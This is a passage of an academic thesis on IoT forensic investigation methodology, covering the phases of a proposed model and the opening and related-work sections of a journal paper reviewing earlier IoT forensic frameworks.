
Proposed concept IoT forensic methodology

The conventional model used as a reference is the one proposed in (Du et al., 2017), in which the authors review all the forensic models proposed since 1984, extracting the processes common to all of them, and grouping them together. With the intention of adapting the characteristics of the IoT to the processes described in the reference model, a reformulation of the phases is necessary. Consequently, the "Identification" process has been converted into a phase due to its greater complexity in IoT investigations. Similarly, the "Evaluation" task, which was conventionally executed during the analysis, emerges as another phase, given the

* Corresponding author.

E-mail addresses: juanmanuel.castelo@uclm.es (J.M. Castelo Gómez), javier.carrillo@uclm.es (J. Carrillo Mondéjar), jose.roldan@uclm.es (J. Roldán Gómez), joseluis.martinez@uclm.es (J. Martínez Martínez).

https://doi.org/10.1016/j.fsidi.2021.301114



holistic aspect of the environment, added to the fact that there are a higher number of devices from which to draw conclusions. However, the "Pre-Process", "Presentation" and "Post-Process" phases remain almost identical to the ones in conventional forensics, since they cover aspects, such as those concerning the law or documentation, which mainly have a static nature. Thus, the phases that make up the proposed methodology are the following: Pre-Process, Identification, Acquisition & Preservation, Analysis, Evaluation, and Presentation & Post-Process.

Pre-Process

This phase describes the actions that the investigator must carry out so that they can prepare in advance and develop the action plan, which can be summarized in the following: obtain information about the incident, learn the characteristics of the IoT network affected and the devices present in it, and establish the degree of forensic soundness required in the investigation.

The first one allows the investigator to determine what equipment it will be necessary to transport to the scene, and gives them time to study the devices and decide how they should be handled. Determining whether it is necessary to maintain the forensic soundness of the investigation means that, if the requester does not consider it necessary, the investigator can adopt a flexible approach when analyzing the sources of evidence. The obtaining of warrants, depending on the legal system of the country in which the investigation is taking place, is another element to consider in this phase.

Identification

As mentioned above, the range of the investigation is far greater than in conventional forensics. In the IoT there are devices that are capable of using cellular and radio communications, such as 5G, Z-Wave or Zigbee, and still be part of the same network, even if they are separated by miles. As a result, a physical examination of the scene will not be sufficient to cover the entire range. To do so, the investigator must rely on the logical connections that are active, or that recently were, on the devices.

Given the number of devices that can be present in a network and, due to their small amount of memory, the volatility of the information they contain, an order must be established to determine which one should be studied first. To do so, we propose to sort them on the basis of their importance and volatility, which can be measured in terms of the following parameters: the lifetime, quantity and relevance of the data that a device handles, the significance of the device in the IoT environment, and whether it has an acquirable memory and, if so, how difficult it would be to acquire it.

Acquisition & Preservation

The acquisition phase is greatly affected by the technical specifications of the devices and their physical access. As a result, although the collection techniques do not vary compared with conventional forensics, as new IoT-centered ones have not been developed at the time of making this proposal, a review of when to perform them is needed.

Non-volatile memory. The main difference with respect to conventional devices is that it is more common to find the non-volatile memory soldered to the board that forms part of the IoT device. As a result, certain methods, such as Joint Test Action Group (JTAG), In-System Programming (ISP), chip-off or live acquisition, which have already been confirmed as successful in (Le-Khac et al., 2018), (Badenhop et al., 2016) and (Wurm et al., 2016), should be considered when carrying out this phase of the investigation. Therefore, the resulting non-volatile acquisition process relies on the following techniques, which are sorted by their forensic soundness compliance:

- Extraction and acquisition: only feasible if the storage is removable.
- JTAG: it is a harmless option for soldered storage, and can also be used on non-soldered ones, but the compatibility of the device with the JTAG is not guaranteed.
- ISP: it is quite similar to the JTAG method, but involves connecting to an embedded Multi Media Card (eMMC) or an embedded Multi Chip Package (eMCP) flash memory chip to access its content.
- Chip-off: it requires specific soldering knowledge and equipment. Furthermore, the chances of compromising the functioning of the device are quite high.
- Live acquisition: it is the only option if the device cannot be physically accessed or if the above methods cannot be carried out. However, if the integrity does not have to be preserved, it might be preferable to performing a JTAG or chip-off, as it is faster and simpler. In addition, this method does not damage the device.

Volatile memory. In order to obtain these data, the best approach is to perform a live acquisition, since the cooling methods require specific equipment and are quite delicate (Gupta and Nisbet). However, live acquisition, which is usual in conventional forensics, will alter the data stored in the system as an interaction is required (VöMel and Freiling, 2011). Another crucial issue is that, in order to analyze the acquired data, it is necessary to create a profile of the memory that is being acquired. Therefore, the investigator must ensure that both tasks are feasible. If not, the usefulness of the data will be vastly reduced, only providing access to a raw memory image.

Network traffic. The interconnection between IoT devices makes the network traffic an extremely useful piece of data. Since the centralized solutions that capture data on-the-fly are still at early stages of development, the only way to collect this type of data is through live acquisition. Given these circumstances, the best approach might be to extract the network traffic from devices through which the greatest number of packets are sent, namely a router or the IoT gateway. In this way, only a small number of devices will need to be altered in order to perform the acquisition.

Analysis

This phase is the most difficult to generalize, since the detection of evidence depends on the system that is under examination, the type of incident that has occurred, and the laws regarding digital forensics of the country in which it happened. As happens with the acquisition phase, every device must be studied individually. Depending on its characteristics, it might be of interest to perform one analysis method or another, but it does not mean that such devices should be analyzed by following the same one. There are two crucial aspects that have to be considered:

- The feasibility of the acquisition process of the device: if no method succeeds in acquiring its memory, there is no other option but to perform a live analysis.
- The requirements regarding the integrity of the evidence: if it is not necessary to maintain it, the online examination is a viable approach, although it is preferable to perform an offline technique in order not to alter the data stored in the system.

Forensic soundness. The preservation of the integrity of a piece of evidence is mandatory in forensic investigations, especially in the ones that are part of a legal process. However, the form in which the non-volatile memory of the devices is present, added to the fact that physical access cannot be taken for granted, and that live acquisition is not always feasible, makes an online analysis a more common approach than in conventional forensics. As is well known, performing a live examination compromises forensic soundness, as the data contained in the source of evidence will be altered. However, in some cases it might be the only way to examine a device, so, in the authors's opinion, certain flexibility should be allowed in these situations.

There are other relevant limitations when performing an online analysis on an IoT device. First and foremost, there are not many IoT-centered forensic tools and, even if there were more, the probability of them being compatible with the system that is being examined is low, given the variety of existing firmwares and operating systems. Consequently, the investigator must rely on the native ones available in the system. Secondly, executing demanding tasks on devices with such a low computational power means that it will take a great amount of time for them to complete. As a result, a live analysis might be useful when you want to check a certain aspect which the investigator knows how to extract using native tools. In the remaining cases, it is preferable to opt for an offline approach.

Evaluation

Given the interconnection between IoT devices in a network, the analysis phase will certainly require the examination of multiple devices as it is highly likely for an incident to affect several. Under these circumstances, a new phase is needed to, firstly, gather all the evidence collected and confirm that the individual conclusions drawn are correct, secondly, now that all the devices have been analyzed, determine whether any pieces of evidence can be linked together, and, thirdly, interpret the results from the perspective of the whole environment.

The process starts by sorting all the pieces of evidence discovered in the analysis phase by their order of relevance. When a piece of evidence is being evaluated, it must be determined what impact it had on the system in which it was found and, after that, one must consider whether it could have affected other devices in the network. In order to establish this, a link between the pieces of evidence must be found. This might allow the investigator to find new pieces of evidence, or fit others together that, when studied individually, did not make sense. Then, the most important task is carried out: the linked pieces of evidence are studied together, drawing conclusions from the perspective of the whole environment, thus giving the investigation a degree of completeness.

Presentation and Post-Process

This phase involves the actions needed for the closing of the investigation, which can be divided into three processes: writing and presenting the forensic report, returning the original sources of evidence and, in some cases, reconstructing and restoring the systems affected. With regards to the latter, the following actions need to be carried out:

- Clean the environment: it must be determined whether the element which caused the incident is still present in the network and whether the level of damage suffered by the devices calls for them to be restored.
- Restore the systems: if there are no backups, a reconstruction of the systems must be performed, and this requires reinstalling the corresponding operating system or firmware, as well as the pertinent applications.
- Evaluate the effectiveness of the actions performed: once the systems have been restored, one must check whether they are, indeed, behaving properly.

Conclusions

In view of the characteristics and limitations of the IoT and their differences with those of conventional forensics, a concept IoT forensic methodology has been developed that addresses them by using a widely-adopted conventional model as a reference. This work is a first step for the design of a practical IoT forensic methodology to ultimately develop a widely-accepted model.

Acknowledgements

This research was supported by the University of Castilla-La Mancha under the contract 2018-PREDUCLM-7476 and the project 2020-GRIN-28846, by the Ministry of Science and Innovation, Spain under grants FPU 17/03105 and FPU 17/02007, by the Ministry of Economic Affairs and Digital Transformation, Spain under the project RTI2018-098156-B-C52 and by the Regional Government of Castilla-La Mancha under the project SBPLY/17/180501/000353.

References

Badenhop, C.W., Ramsey, B.W., Mullins, B.E., Mailloux, L.O., 2016. Extraction and analysis of non-volatile memory of the zw0301 module, a z-wave transceiver. Digit. Invest. 17, 14–27.

Du, X., Le-Khac, N., Scanlon, M., 2017. Evaluation of digital forensic process models with respect to digital forensics as a service. CoRR abs/1708.01730.

K. P. Gupta, A. Nisbet, Memory Forensic Data Recovery Utilising Ram Cooling Methods.

Le-Khac, N.-A., Jacobs, D., Nijhoff, J., Bertens, K., Choo, K.-K.R., 2018. Smart vehicle forensics: challenges and case study. Future Generat. Comput. Syst. (109), 500–510.

VöMel, S., Freiling, F.C., 2011. A survey of main memory acquisition and analysis techniques for the windows operating system. Digit. Invest. 8, 3–22.

J. Wurm, K. Hoang, O. Arias, A. Sadeghi, Y. Jin, Security analysis on consumer and industrial iot devices, in: 2016 21st Asia and South Pacific Design Automation Conference (ASP-DAC), pp. 519–524.

CHAPTER 7

A Concept Forensic Methodology for the Investigation of IoT Cyberincidents

- **Title**: A Concept Forensic Methodology for the Investigation of IoT Cyberincidents.
- **Authors**: Juan Manuel Castelo Gómez, Javier Carrillo Mondéjar, José Roldán Gómez and José Luis Martínez Martínez.
- **Type**: Journal paper.
- **Journal**: Association for Computing Machinery (ACM) Transactions on Privacy and Security.
- **Publisher**: ACM.
- **ISSN**: 2471-2566.
- **Status**: Under review.
- **Submission date**: July 2021.
- **JCR IF/ranking**: 1.909/Q3 (JCR2020).

A Concept Forensic Methodology for the Investigation of IoT Cyberincidents

JUAN MANUEL CASTELO GÓMEZ, Universidad de Castilla-La Mancha. Albacete Research Institute of Informatics, Spain

JAVIER CARRILLO MONDÉJAR, Universidad de Castilla-La Mancha. Albacete Research Institute of Informatics, Spain

JOSÉ ROLDÁN GÓMEZ, Universidad de Castilla-La Mancha. Albacete Research Institute of Informatics, Spain

JOSÉ LUIS MARTÍNEZ MARTÍNEZ, Universidad de Castilla-La Mancha. Albacete Research Institute of Informatics, Spain

The number of forensic investigations carried out on the Internet of Things (IoT) has increased considerably over recent years because, due to the nature of the security measures of the devices, cybercriminals can compromise them quite easily and retrieve valuable information. In order to ensure the effectiveness and completeness of examinations, investigators rely on forensic models and methodologies. However, given the novelty of the environment, the existing models are not refined enough, and the procedure followed until now in conventional investigations does not satisfy the requirements of the IoT. Consequently, further developments are needed in order for a more suitable IoT methodology to be designed. In this article, we review the proposals from the research community for the design of methodologies for performing IoT investigations. In addition, a practical concept methodology for conducting IoT forensic investigations is presented and submitted to a critical evaluation, comparing it with the existing models. Furthermore, its performance is tested in two hypothetical scenarios, studying how the models from the community would have behaved in these cases.

CCS Concepts: • **Security and privacy** → **Operating systems security**; **Embedded systems security**;

Additional Key Words and Phrases: Cybersecurity, Internet of Things, IoT Forensics, Forensic Methodology

ACM Reference Format:

Juan Manuel Castelo Gómez, Javier Carrillo Mondéjar, José Roldán Gómez, and José Luis Martínez Martínez. 2018. A Concept Forensic Methodology for the Investigation of IoT Cyberincidents. *J. ACM* 37, 4, Article 111 (August 2018), 31 pages. https://doi.org/10.1145/1122445.1122456

1 INTRODUCTION

Forensic sciences and standardization are two sides of the same coin. For investigators, having a formalized and structured process to follow which assures that investigations are performed with all the necessary guarantees means that, regardless of the conclusions drawn, the integrity, authenticity and reliability of the evidence presented cannot be questioned. It is of such vital importance that, over the years, several forensic process models have been proposed by

Authors' addresses: Juan Manuel Castelo Gómez, juanmanuel.castelo@uclm.es, Universidad de Castilla-La Mancha. Albacete Research Institute of Informatics, Investigación 2, Albacete, Spain, 02071; Javier Carrillo Mondéjar, javier.carrillo@uclm.es, Universidad de Castilla-La Mancha. Albacete Research Institute of Informatics, Investigación 2, Albacete, Spain, 02071; José Roldán Gómez, jose.roldan@uclm.es, Universidad de Castilla-La Mancha. Albacete Research Institute of Informatics, Investigación 2, Albacete, Spain, 02071; José Luis Martínez Martínez, joseluis.martinez@uclm.es, Universidad de Castilla-La Mancha. Albacete Research Institute of Informatics, Investigación 2, Albacete, Spain, 02071.

Permission to make digital or hard copies of all or part of this work for personal or classroom use is granted without fee provided that copies are not made or distributed for profit or commercial advantage and that copies bear this notice and the full citation on the first page. Copyrights for components of this work owned by others than ACM must be honored. Abstracting with credit is permitted. To copy otherwise, or republish, to post on servers or to redistribute to lists, requires prior specific permission and/or a fee. Request permissions from permissions@acm.org.

© 2018 Association for Computing Machinery.

Manuscript submitted to ACM

the community. In addition, even standards organizations, in an effort to make sure that these models were adopted, have developed their own proposals. Some examples are the Request for Comments (RFC) 3227 [17], which has been widely used as a reference for establishing the order of volatility of the evidence, or the multiple standards published by the International Organization for Standardization (ISO), such as ISO/IEC 27037:2012 [37], ISO/IEC 27042:2015 [38] or ISO/IEC 27050:2016 [39].

Over the years, these models have been constantly improving and adapting to the necessities of digital forensics to such extent that they have set the standards allowed in court when a forensic investigation is part of a legal process. As a result, the development of forensic methodologies has become crucial in the field. Failing to properly design them results not only in inefficient and incomplete examinations, but also in unusable proof in a court of law.

In view of this, whenever a new digital scenario appears, investigators need to evaluate its requirements and quickly create solutions to assure that examinations are handled correctly. Given the huge increase in the number of IoT malware samples detected, something that ultimately leads to the materialization of cyberincidents, the IoT environment stands out as being of critical interest. By taking advantage of the weak security measures implemented on IoT devices and systems, and with a prediction of more than 10 billion units connected in 2020 [45], cybercriminals find it very appealing to attack them. More than 100 million attacks on smart devices were detected in the first half of 2019 [18], seven times more than in the same period in 2018. And the figures continue to be worrying in 2020, in which 81.1% of attacks have targeted the Telnet service, which is well-known to be deprecated due to its insecurity [13].

The research community, being aware of this, has already expressed its concerns. Proposals, such as [56], [51] or, more recently, [35] and [8], highlight the fact that the novel features of the scenario, such as its heterogeneity and complexity, mean that there is a serious need to design general and specialized IoT models, and that a traditional approach will not be functional enough for the requirements of the environment.

Consequently, with the appearance of the IoT, forensic investigators find themselves facing an easily exploitable and high-sensitivity-data-handling environment in which the solutions used until now in investigations are not the most appropriate ones. As happened when other new environments appeared, such as the cloud or the smartphone, an adaptation of methodologies, procedures and tools, as well as the creation of new ones, is mandatory so that the IoT investigations are carried out in a complete, efficient and proper way.

1.1 Contributions

The contributions of this study are as follows:

- We study the current state of IoT forensics, detailing the challenges and requirements of this new environment compared with those of traditional forensics.
- We present a review of the proposals from the research community for the design of methodologies for performing IoT investigations.
- We propose a practical concept methodology for conducting IoT forensic investigations which serves as a general guideline for the development of further procedures to address specific IoT contexts.
- We submit our proposal to a critical evaluation, comparing it with the existing models, showing that, as opposed to the related work, it has an eminently practical approach.
- We test the proposal in two hypothetical scenarios that could arise in real life, also studying how the existing models would have behaved in these cases.

The rest of the paper is organized as follows. Section 2 describes the motivation behind this research. Section 3 discusses the proposals from the community regarding the design of IoT forensic methodologies A concept methodology for performing investigations in the IoT environment is presented in Section 4. The proposal is compared with the existing ones developed by the community and submitted to a critical evaluation in Section 5. In Section 6 the methodology is tested in two hypothetical case studies. Finally, we present our conclusions in Section 7.

2 RESEARCH MOTIVATION

As mentioned above, the need to develop procedures for performing forensic investigations in the multiple contexts of the IoT is crucial but, in order to do so, a general model should be designed first so that it can serve as a reference, and then be adapted to a specific scenario. With this approach, we ensure that all the subsequent methodologies will satisfy the basic requirements of a forensic analysis, and certain standards for examining an IoT device or system are set so that examinations are performed in an effective and complete manner. Certain aspects, such as forensic soundness, which is essential in an investigation, are common to all contexts, so addressing them accordingly from a general point of view, which will ultimately become a reference, will guarantee compliance in all of them.

This necessity of adapting the existing conventional forensic methodology to the IoT environment is motivated mainly by two aspects: the characteristics of the IoT are very different from those in traditional forensics, which directly affects an investigation, and its heterogeneity is too great to be able to cover all the spectrum of IoT contexts with a single model.

Characteristics of the IoT environment. Some of the main features which affect a forensic examination are the following:

- Number of devices in a network: an environment is comprised of multiple IoT units, which affects the range of an investigation, which now has to identify, acquire and analyze a greater number of sources of evidence. In addition, they all form an entity, so the conclusions extracted from their analysis should be drawn from the perspective of the environment, not from the point of view of the device.
- Interoperability: added to the quantity of devices present in an IoT network, they are designed for interchanging data, rather than performing complex operations. Therefore, the evidence becomes more dynamic, while in traditional forensic investigations it has a more static nature. These aspects make it much more difficult to retrieve a piece of evidence, having to consider approaches that can allow the collection of on-the-fly data.
- Technical specifications of the devices: the amount of storage of IoT devices is very limited, as is also their dedicated memory. Given these circumstances, the pieces of evidence that can be located on them are fewer in number than on traditional devices, which can store greater amounts of information. This means that the data stored on a device may have a limited lifetime, and the discovery of a piece of evidence is more crucial, since they are present in smaller numbers. In addition, it impedes the carving of data, as it is easier to randomly overwrite a memory address. Another influential aspect is that their computational power is very low, so no demanding tasks can be carried out by them, which affects the plausibility of executing an online analysis. A third significant feature is that it is not unusual to find an IoT device that is powered by a battery, which leads to the possibility of a device completely running out of battery without saving its state. Therefore, if a live acquisition needs to be carried out, it may be impossible to do so if the investigator does not have physical access to the device, and even if they do, the restart process will alter the data stored on it, compromising its

integrity. This also occurs in smartphone forensics, but this problem can be overcome with the use of hardware acquisition devices, which, at the time of designing this proposal, do not exist for the IoT.

- Use of the cloud: the cloud can be the base of an IoT network, or it can be used as support to compensate for the limited computational capacities of the devices. Operations such as data storage or the execution of applications are some examples, but it can also be the place where the whole architecture is built. Therefore, it must be considered as another potential source of evidence when examining an IoT environment. Traditional forensics addresses the investigation of the cloud, and it has proven to be one of the most difficult scenarios to analyze due to the bureaucracy involved in requesting the data from the provider and the impossibility of having physical access to the device.
- Accessibility: not only are there several devices in an IoT network, but they can also be located in different places. Furthermore, they can be embedded in objects, which hinders the task of physically accessing them. Consequently, an investigator has no option but to remotely interact with them, which is not desirable in conventional forensics, in which an offline approach is the preferred one. This means adapting the acquisition techniques so that the evidence can be retrieved successfully using online methods, assuring its integrity and authenticity.

Heterogeneity of the IoT environment. The application of the IoT has created new scenarios in which technology is present. Contexts such as eHealth, critical environments, smart homes, smart industries or smart cities have been developed and are constantly growing. In each one of them the tasks that are performed are unique and very diverse, as well as are the data that are handled. In addition, they differ in other aspects, such as the operating system they run (if they do) or the type of devices that are present in them. This means that the way of approaching an investigation cannot be identical for all scenarios. For example, the criticality of the data in an eHealth context or a smart industry is far greater than in a smart home, so they should be treated accordingly. However, they all share similarities that make it possible to standardize some aspects of an investigation, such as the state in which the sources of evidence are designed or the way to interact with the devices, which makes the creation of a common forensic methodology that can serve as a reference for the contexts a reasonable possibility.

3 RELATED WORK

The first proposal of an approach to an IoT methodology can be found in [56]. It describes the uniqueness of the IoT from a forensics perspective, and compares it with traditional investigations. It highlights aspects such as the number of devices, the quantity and type of data, and the location of evidence. In order to address IoT-related investigations, it proposes a network-zone-based model that encompasses the following three zones : “internal network”, “middle network” and “external network”. The aim of this model is to offer guidelines on where to look for evidence. In addition, a complementary model is presented which describes the phases that need to be followed when performing an IoT investigation, but this is done briefly and from a theoretical perspective.

Based on the above proposal, [58] presents a methodology using Hadoop that is focused on covering the whole investigation process. It mentions useful aspects such as warrant obtention, triage examination and the chain of custody. However, it has a low degree of detail and no instructions are given on how to perform the tasks, thus it mostly just narrates an IoT investigation. Furthermore, the model is illustrated with a flowchart diagram in which several entities are present, but no details are given on whether they are phases to carry out, actions or a zone delimitation.

A generic IoT investigation framework that complies with ISO/IEC 27043:2015 is proposed in [44]. It is divided into three modules: proactive process, IoT forensics and reactive process. The first one addresses the activities needed for making the IoT environment forensically ready. The second one describes what infrastructures have the potential to contain evidence, dividing them into “Cloud Forensics”, “Network Forensics” and “Device Level Forensics”. In the final module, there is a brief mention of what actions should be performed when an incident arises. It shows a vast improvement compared with previous proposals, although there is a considerable lack of detail from a practical perspective, especially when describing the module destined to address the investigation process.

Likewise, focusing on the forensic readiness of the environment, and also adopting ISO/IEC 27043:2015, [2] describes a six-phase framework which aims to design cyber-physical systems that can facilitate forensic investigations. It does not cover any practical aspect of IoT investigations, but it is of interest with regard to taking proactive measures.

A new approach is followed in [55], in which a very detailed methodology centered on privacy aspects of investigations is proposed. It complies with the requirements of ISO/IEC 29100:2011, and divides the proposal into six phases, following the Enhanced Systematic Digital Forensic Investigation Model (ESDFIM). It covers the whole investigation process and does so with a reasonable degree of detail, complementing some of the phases with workflow diagrams. However, its practicality is questionable, since the whole concept depends on the installation of a piece of software named ProFiT, which is in charge of collecting and storing the information. In addition, not much information is provided on how an investigator should act in each of the phases.

The first proposal which approaches the design of IoT methodologies taking by into account the different contexts of the environment is [81]. In particular, it consists of three independent components: “Application-Specific Forensics”, “Digital Forensics” and “Forensic Process”. The first one is the one that is shaped around the characteristics of the context in which the investigation is taking place. It provides some brief guidelines on how to handle the smart home, wearable technology and smart city contexts. The second describes the information that can be present, differentiating between “Things Forensics”, “Network Forensics” and “Cloud Forensics”, treating the latter two from a general perspective, and the first one from a context viewpoint. The last component focuses on the process itself; it divides it into phases, but does not provide any details on how to approach them.

Interestingly, some pieces of research opt to focus on certain phases of an investigation. This is the case of [32], which presents a moderately detailed phase-division model for evidence acquisition. It basically divides the process into identification and capture. With regards to the former, it provides seven procedural steps centered on detecting possible sources of evidence, with this phase being embodied in the Last-on-Scene (LoS) algorithm. For this purpose, the IoT zone is divided into three parts, namely the “Personal Area Network (PAN)”, the “Intermediate Area Network (IAN)” and the “External Area Network (EAN)”, which are inspected as listed. Regarding the capture process, another seven steps are proposed from a theoretical viewpoint, without mentioning any practical actions. The authors also suggest that it would be of interest to complement this approach with an online platform that manages and stores the cases and their data, also allowing investigators to collaborate with each other. With respect to this platform, they acknowledge that it is a proposal that has been presented in different pieces of research, but it is still at an early stage.

A change of approach can be found in [22], which is focused on studying a specific IoT context, in particular the smart vehicle. It provides some brief guidelines on how to examine autonomous automated vehicles (AAVs), and specifies how the data contained in the system should be handled in order not to alter it. Although it is theoretically explained, a short practical example is presented in which the data of a vehicle’s electric control module (ECM) is acquired.

Another vehicle-related proposal is described in [33], which introduces a very detailed framework for the Internet of Vehicles (IoV). It focuses on providing guidelines for acquiring data, as well as storing it securely by using a distributed infrastructure. For this purpose, it is divided into two services: the “Forensics Gateway”, which is a service embedded in the IoT device in charge of collecting the data, and the “IoV-Forensic Service”, which stores the acquired data. In addition, it proposes an algorithm for verifying the integrity of the evidence collected, with is tested together with the framework in a simulated hypothetical scenario to evaluate the efficiency of the proposal.

Also following a context-centered approach, but focused on the smart home environment, we have [26], which presents a forensic investigation framework. It is divided into seven phases, covering everything from the preparation off-site to the analysis of the data, and it offers a certain degree of flexibility, since not all the phases are required in an investigation. The practical phases, namely the acquisition and analysis of data, are not detailed from a practical perspective, especially the latter, which is quite short. Regarding the acquisition, some guidelines are offered on where the data might be stored, but no instructions on how to capture it are given. Apart from that, it offers a reasonable degree of detail and presents three interesting practical case studies in which the methodology is tested.

A combination of fog computing and IoT forensics is proposed in [5], which presents an investigation framework based on the principles of the Digital Forensic Research Workshop (DFRWS) [77]. It consists of six modules that are focused on detecting possible suspicious activity and, if this occurs, collecting the pertinent evidence. For this purposes the authors develop a fog node that is connected to an IoT device, and the former filters and analyzes the data generated by the latter. Furthermore, the fog node notifies the rest of the devices in the network when a potential threat is detected, and stores the data from the affected nodes. To test the proposal, they present two theoretical use cases involving a smart refrigerator and a smart city. The work only addresses incident detection and, regarding the forensic process, the identification and acquisition phases. However, the authors mention that it would be ideal for the framework to be implemented as a middleware architecture, and used jointly with a methodology.

A seven-phase methodology focused on addressing investigations on IoT prototyping hardware platforms is introduced in [10]. It follows the conventional forensic model and covers everything from the review phase to the presentation, but does so in quite a brief way, not detailing any of the phases. In addition, it presents a tool called RIFT that acquires the non-volatile and volatile information stored in the Raspbian [24] operating system. Regarding the former, it collects the detected sources of evidence, as well as summarizing the captured files in a .csv document, which stores their timestamps and hashes. With respect to the volatile data, it gathers the information regarding the state of the General Purpose Input/Output (GPIO) pins.

In [70], a framework for IoT systems is presented. It seems to be divided into four phases, but the last one cannot be read, since the figure which shows them is partially covered. Therefore, only three can be studied, and these are: “Identification”, “Preservation” and “Analysis”. Almost no details are given for each phase, only the challenges associated with each one, such as the lack of detailed logs or tools. The only relevant aspect that can be extracted from the proposal is that the methodology seems to follow a traditional approach.

An extension of the Digital Forensic Investigation Framework for the Internet of Things (DFIF-IoT) proposed in [44] is presented in [43]. It is a framework formed of nine components and complies with the ISO/IEC 27043. It covers everything from pre-incident detection to the forensic investigation. With respect to the latter, not many details are given on how to perform it. However, it mentions that the identification process is divided into “Device-level Forensics”, “Network Forensics” and “Cloud Forensics”, and the investigation process is comprised of the “Initialization”, “Acquisitive” and “Investigative” phases.

In [6], a framework for IoT digital forensic investigations is proposed, but the work focuses on compiling a list of tools for investigators to use. It follows a three-layer architecture, these being the “Top Layer”, formed of the cloud and cloud-like architectures, the “Middle Layer”, focused on the network aspect of the IoT and communication between applications, and the “Bottom Layer”, in which the IoT end devices are present. No details are given on how to acquire or analyze the data, as it mostly narrates the investigation process. However, a list is provided of open source tools that are suitable for the proposed layers, highlighting that general ones must be used since there are none that are IoT-centered.

The first proposal which adopts an eminently practical approach is [42], which introduces a methodology addressing the wearable technology context. Although it covers the initiation and processing of the investigation, there is a clear lack of detail, and it also fails to provide structured and organized guidelines. However, it mentions key practical aspects of the examination that are not discussed in previous works, such as how to acquire the memory of a wearable device or the need to check whether it is connected to the cloud. Another novel aspect is the use of an acquisition method which is used on smart phones, namely the Joint Test Action Group (JTAG), which clearly suits the IoT environment. In addition, the methodology is tested in two practical cases, and various tools that could be used in this type of investigations are mentioned.

A very complete and detailed model is presented in [61]. It follows a holistic approach, and is divided into three phases: “forensic readiness”, “forensic initialization” and “forensic investigation”. Consequently, it covers the proactive, incident and active phases of a cyberincident. With regard to the latter, it is divided into modules, like the other ones, five in this case, and covers everything from evidence acquisition to investigation closure. Although it is very structured and detailed, it lacks certain features from a practical and technical perspective. For example, there are no details given on how to identify a source of evidence. In addition, in the most practical phases, namely “evidence acquisition” and “evidence examination and analysis”, theoretical tips are given, but it would be more effective to provide concrete practical techniques.

Another interesting approach is the one followed by proposals such as [53], [79], [34] or [57], in which centralized solutions for performing forensic investigations are presented, with indications on how to use them. These guidelines are in some ways similar to a methodology, as they detail the examination process, but they are of limited use considering that they can only be applied when working with the solution developed and are designed upon that basis. In addition, most of them are an at an early stage of development or are just a theoretical concept. Therefore, they are not reviewed in detail in this article since their content cannot be exported to a general methodology, but they are worth mentioning as another way of designing forensic models.

Similarly, in order to comprehend how IoT devices and systems should be studied, works such as [14], [15], [40], [27] and [30] have been reviewed, and their findings have been taken into account when designing this proposal. This type of research allows investigators to know how to acquire and analyze the information contained in the studied system or device, which is extremely useful when having to examine it themselves.

A summary of the proposals is presented in Tables 1 and 2, which indicates the type of each proposal, whether it is context-centered, whether it has been submitted to evaluation, the feasibility of implementing it, its level of detail, the approach followed and its limitations.

After analyzing the proposals made by the community, the following main conclusions regarding the development of IoT methodologies can be drawn:

